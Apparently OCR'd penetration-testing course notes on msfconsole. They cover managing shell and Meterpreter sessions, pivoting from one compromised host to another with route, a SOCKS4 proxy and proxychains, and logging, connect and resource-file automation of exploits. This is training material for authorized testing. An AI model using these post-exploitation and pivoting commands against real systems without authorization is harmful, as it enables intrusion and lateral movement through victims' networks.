To get a list of all open sessions within msfconsole, you could run:

```
msf > sessions -l  <-- That is a dash-lower-case-L, for "list"
```

The output of this command will show you each session you have, including an indication of each session's type (shell or Meterpreter). Alternatively, you could run "show sessions" at the msf prompt.


```
msf > show sessions
```

To interact with a given session (so you can enter commands for the target), you could run:

```
msf > sessions -i <SessionNumber>
```

N here indicates the session number with which you want to interact.

When inside an interactive session, if you want to get back to the msf prompt (keeping the session active while putting the session in the background), you can simply hit CTRL-Z. Metasploit will prompt you, asking if you want to background the session. The session will then be viewable back in the overall session list, waiting for you to return to it later. Or, at the Meterpreter prompt, you can background the current session by running the "background" command.




Sometimes, when using Metasploit, a penetration tester may have exploited a target machine with a regular shell (cmd.exe) and then needs to access the features of the very flexible Meterpreter payload of Metasploit (we'll cover the Meterpreter in a lot of depth later). At the msf > console prompt (not the cmd.exe C:\> prompt on the target!), the user can upgrade a session from cmd.exe to Meterpreter by running the sessions upgrade command with the given session number as follows:

```
msf > sessions -u <SessionNumber>
```

Then, you can interact with that shell (using "sessions -i <N>"), and you'll have cmd.exe access.

Alternatively, sometimes Metasploit users with Meterpreter access of a target machine want cmd.exe shell access of the box (perhaps to interact with some command-line tools in-depth, including such useful cmd.exe commands as "reg" for registry control, "netsh" for network configuration control, or "sc" for services control). To go from a Meterpreter session to cmd.exe shell, you can run the very simple but highly useful "shell" command:

```
meterpreter > shell
```




The msfconsole includes the route command, which causes Metasploit to deliver packets through an existing Meterpreter session established with one target machine, so that those packets can be delivered from one target to another. For example, suppose an attacker has exploited one target machine (called target1) and has a Meterpreter session with it. The attacker can then use the route command, with the following syntax, to tell Metasploit to direct all socket traffic destined from msfconsole to target2 through that Meterpreter session on target1:

```
msf > route add <target2_subnet> <netmask> <sid>
```

Now, any exploits sent to target2's subnet will be carried from msfconsole on the penetration tester's machine, across the Meterpreter session, and then go from target1 to target2. All packets of those exploits will have a source address of target1 and a destination address of target2. In effect, the route command allows an attacker to pivot, bouncing through one exploited machine to attack another.

The subnet mask in the route command simply specifies how precise the target2_subnet IP address is. For example, to direct traffic to a specific target2 IP address (and not a subnet), the netmask would be 255.255.255.255, indicating that all of the bits in the target2_subnet apply to the host to which traffic should be sent.




While the previous slide showed us how we can route any socket-oriented msfconsole traffic across a Meterpreter session, letting us pivot exploits from one target we've already compromised to another target, we can go even further with our pivots.

Wouldn't it be nice if we could pivot the traffic from *any* arbitrary TCP-based tool through a Meterpreter session on an exploited target machine to get that traffic to another target? In other words, instead of just sending msfconsole traffic through a Meterpreter session created by that msfconsole instance itself, what if we could send any TCP-based application's traffic through the session? We can accomplish this technique by using the route feature of msfconsole in conjunction with the SOCKS4 auxiliary module included in Metasploit and the proxychains tool available as a separate download, creating a very effective pivot.

To understand how this technique works, first remember that we can use the msfconsole route command to carry any msfconsole-generated TCP traffic through a Meterpreter session. Also, note that Metasploit has an auxiliary module that implements a SOCK4 proxy server. Running this module makes msfconsole listen as a SOCKS-compatible proxy on a port of our choosing (TCP 1080 by default), and proxy communications to another system. We could then use any SOCKS-compatible client program to connect through this SOCKS proxy running in msfconsole. We could then use the very nifty proxychains tool, which lets us run any program that generates TCP traffic, and grabs that traffic encapsulating it in the SOCKS protocol, thus making any TCP-based program SOCKS-ified.

To implement our pivot as shown in the slide above, we'll first exploit Target1 with some arbitrary exploit, using a Meterpreter stage in our payload. In Step 2, we'll use the msfconsole route command to direct any traffic for Target2 generated by msfconsole through the Meterpreter session going to Target1. In Step 3, we'll configure msfconsole to run the SOCKS4 proxy auxiliary module, making msfconsole listen on TCP 1080 for SOCKS-traffic. Any traffic that arrives at the SOCKS proxy destined for Target2 will be then forwarded across our Meterpreter session! And, finally, in Step 4, we invoke any command we'd like, such as a Nessus daemon, browser, ncat (the Nmap project's implementation of Netcat), and anything else that uses TCP.

Proxychains will wrap the traffic created by our app in the SOCKS protocol, send it to the SOCKS Metasploit module, which will de-encapsulate and send it to its destination, which is carried across the Meterpreter session. In the end, all of our traffic from the app running on the attacker's machine will be directed from Target1 to Target2, implementing a nice pivot.



To implement the pivot described on the previous slide, we first set up a Meterpreter session with Target1, in Step 1 (these step numbers are the same as shown on the previous slide's illustration). Then, in Step 2, back at the msfconsole prompt, we add a route to direct traffic for Target2 across that Meterpreter session.

We then invoke the Metasploit SOCKS4 auxiliary module, in Step 3. By default, it listens on TCP port 1080. Now, any SOCKS-traffic that arrives on TCP 1080 of the attacker's machine will be sent across the Meterpreter session, and then be launched from Target1 to Target2.

To create the SOCKS-compatible traffic, we first configure the proxychains tool so that it will direct traffic generated by TCP tools that it invokes, wrap that traffic in the SOCKS protocol, and send it to the localhost machine on TCP port 1080. This can be accomplished by adding the simple line "socks4 127.0.0.1 1080" to the /etc/proxychains.conf file.

With that set-up complete, we can now run any other TCP-based tool in our operating system (note the operating system $ prompt) using proxychains, as in:

```
$ proxychains nessusd -D
```


Or:

```
$ proxychains firefox
```

Or:

```
$ proxychains ncat Target2 445
```

Any TCP-based tool we invoke on the pen tester's machine running Metasploit will now have its traffic launched from Target1 destined for Target2.



The msfconsole provides some excellent logging features that are very helpful for penetration testers and vulnerability assessors in recording their actions for later analysis and reporting.

First off, to configure Metasploit to add a timestamp on the screen to all output associated with delivering exploits to targets, you could set the TimestampOutput variable to a value of "true":

```
msf > set TimestampOutput true
```

Going beyond a timestamp on the screen, Metasploit also supports logging all information typed into all interactive sessions (command shell or Meterpreter) on exploited target systems.

```
msf > set SessionLogging true
```


With the "SessionLogging" variable set to true, Metasploit creates a file for each session, showing all commands typed into the session and the associated output. These files (one per session) are stored in the user's home directory, in the ~/.msf4/logs directory.

Going beyond just logging sessions though, Metasploit also allows for logging everything typed into msfconsole, and the output of each command, by running:

```
msf > set ConsoleLogging true
```

The msfconsole information is stored in a single log file called ~/.msf4/logs/console.log. Many penetration testers are familiar with the Unix and Linux "script" command that records each command typed and its output. With ConsoleLogging set to true, penetration testers don't need to use the script command anymore for Metasploit, as that functionality is built-in.

After a penetration test, these Metasploit log files will likely contain some sensitive information about the target. Therefore, you should consider deleting or securely archiving these files as you clean up after a penetration test report is complete.




In addition to session and console logging, Metasploit also offers very detailed debugging information for troubleshooting, controlled via the LogLevel variable. You can set this variable to any value between 0 and 3 (if you set it higher than 3, it behaves as though it were set to 3).

The value of zero generates very few log messages, with only the minimal details. A LogLevel of 1 (known as "extra") provides very basic information about errors and warning messages, acting as a cursory overview of what may have gone wrong. LogLevel 2 is verbose mode, which conveys a good amount of details about why a given behavior has occurred, with information provided about errors and warnings and their cause. Level 3, known as "insanity," provides an enormous amount of detail, including transition between states, iterations through loops, function calls made within the code, as well as line numbers within various ruby modules where given actions occur. On the screen above, you can see the detailed line numbers in the debug output generated by this mode. Note that some actions are timestamped, and others include line numbers of code within specific ruby modules.

Many users activate debug logging and are then surprised that they don't see the log messages displayed anywhere on the msfconsole screen. It is important to remember that debug logging is only written to the log file, and is not displayed on the screen. Thus, to see the debug logs, you should look at the contents of the ~/.msf4/logs/framework.log file.

If you'd like real-time debug information as you run msfconsole, simply run the "tail -f ~/.msf4/logs/framework.log" command in another terminal window.



Metasploit also includes a connect command, which causes Metasploit to make a TCP connection to a target IP address and port. Once the connection is made, anything the user types into the terminal will be sent to this target port.

To connect, you simply run:

```
msf > connect <IPaddr> <dest_port>
```

This msfconsole connect feature is reminiscent of making a Netcat client connection to a target port. In fact, some of the options are very similar to what we see for Netcat.

By default, the source port of the connection is some high numbered TCP port (above 1024). Alternatively, you can specify a given source port to use in your connect command via "-P <source_port>".


The -S option lets you specify a source IP address, but this must be an address available on the local machine. This option cannot be used for spoofing, but instead, it lets the user choose an IP address and/or interface on the machine running Metasploit to direct the TCP connection.

The -i option lets you specify a file to send across the connection.

With -s, Metasploit will perform an SSL connection to the target system. This is especially useful for connecting to an HTTPS target and entering by hand custom HTTP requests (such as GET, TRACE, or POST).

The -w option lets you specify a certain number of seconds to wait for a timeout.

The -z option sends no data (nor does it accept a response). It just tries to connect and then returns back to the msf > prompt.



Instead of typing every command manually into msfconsole, we can achieve some automation by entering our commands into a resource file, usually specified with a .rc suffix.

Then, we can run all of the commands within that file via msfconsole at any time.


Suppose we put several commands inside a file called "attack.rc". We can run the commands from the file at the launch of msfconsole by using the -r option when invoking msfconsole, as follows:

```
# msfconsole -r attack.rc
```


Or, suppose we're already inside of msfconsole. We can run the commands from the file via:

```
msf > resource attack.rc
```

The example on the slide above shows an rc file for msfconsole that includes selection of an exploit and payload, configuration of RHOST and LPORT, and the invocation of the "exploit -j -z" command, all run automatically to gain Meterpreter access of a target machine.



At any time in the msfconsole shell, a user can run the "irb" command to activate an in-line interactive Ruby shell. This feature is useful for Ruby coders and Metasploit developers to analyze the Metasploit Framework and its components in more depth, by printing out variables, analyzing specific features, or even altering modules. Additionally, a user can create Ruby scripts in real-time at this prompt, having them run within Metasploit, utilizing its libraries and capabilities to attack target machines. To exit the irb shell, you can simply run the "exit" command.



Now that we've seen some of the really useful commands of msfconsole, let's run them in a hands-on exercise. In this exercise, you will exploit a target machine that has a vulnerable listening service using an active exploit, launched from msfconsole. The focus of this exercise is to practice using the various commands in msfconsole so we can apply them throughout the rest of the course.

